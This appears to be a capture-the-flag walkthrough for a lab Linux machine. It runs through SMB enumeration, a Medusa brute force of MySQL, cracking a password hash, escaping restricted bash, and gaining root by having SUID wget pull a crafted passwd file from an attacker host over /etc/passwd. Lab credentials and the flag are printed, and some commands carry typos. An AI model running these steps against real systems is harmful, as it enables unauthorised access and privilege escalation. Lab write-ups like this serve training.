SYSTEM INFORMATION

Ip Address(Network) – 10.0.0.168

Hostname – Unfold

Operating System(Version) – Linux

Domain – N/A

Credentials – harry : ilovesecurity

Responding to ICMP (Yes/No) – Yes


Firewalled (Yes/No) – Yes

Flag – e0b0e426497fb96946dfb636c2ece39a

ENUMERATION

-Port Scan

Nmap 10.0.0.168



-Service Enumeration

Port 139 (samba (or) netbios-ssn) enumeration

‘ enum4linux -a 10.0.0.168 ‘

```
┌──(kali㉿kali)-[~]
└─$ enum4linux -a 10.0.0.168
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri O
ct  9 16:57:15 2026

 ========================================( Target Information )========================================
==========

Target ........... 10.0.0.168
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.0.0.168 )============================
==========


[+] Got domain/workgroup name: WORKGROUP
```

In the netbios service we have found the username of the machine.

```
        server type     :       0×809a03


 ========================================( Users on 10.0.0.168 )========================================
==========

index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: harry    Name: Harry     Desc:

user:[harry] rid:[0×3e8]

 ======================================( Share Enumeration on 10.0.0.168 )======================================
==========


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        keys            Disk
        IPC$            IPC       IPC Service (Prison server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            PRISON


[+] Attempting to map shares on 10.0.0.168
```

There is a MYSQL service was running on port 3306.

Brute force with the default credentials on my sql service.

‘ medusa -h 10.0.0.168 -u root -P mysql -M mysql ‘

We found username as root and password is toor and do mysql login




In the mysql service and login database in the user table we found the password hash of the username harry.



By using the password hash we want to find the password.

By using the CrackStation we can crack the password hash.



We found the password of the harry user and the password was ilovesecurity .

Now we know the username harry and password is ilovesercurity.

Use SSH to log in and obtain shell access to the machine.



The harry user have rbash with some Restricted bash.

Like we can’t perform this command in rbash ‘ find / -perm -u=s 2>/dev/null ‘


We want to change bash without using sudo.

‘ Chsh -s /bin/bash ‘


After changing the bash we Want to restart the machine to get bash shell

Before the bash shell change of the harry user.





After restart the machine



The bash was changed

We want to check for which command have SUID bit.

‘ Find / -perm -u=s 2>/dev/null ‘

We can see that there is a SUID bit for wget command as a root user.

By using wget we want to do privilege escalation.

By changing the passwd file by adding a new user with root privileges.

‘ wget http://192.168.0.101/passwd -O /etc/passwd ‘




-O means write the downloaded content to /etc/passwd .

Then we can see new user in the /etc/passwd file with root privileges.

‘ cat /etc/passwd ‘



After we want to switch the new user and we get the root access for the new user.



Then we can see the flag.txt file in the root user.

We can see the flag as “ e0b0e426497fb96946dfb636c2ece39a “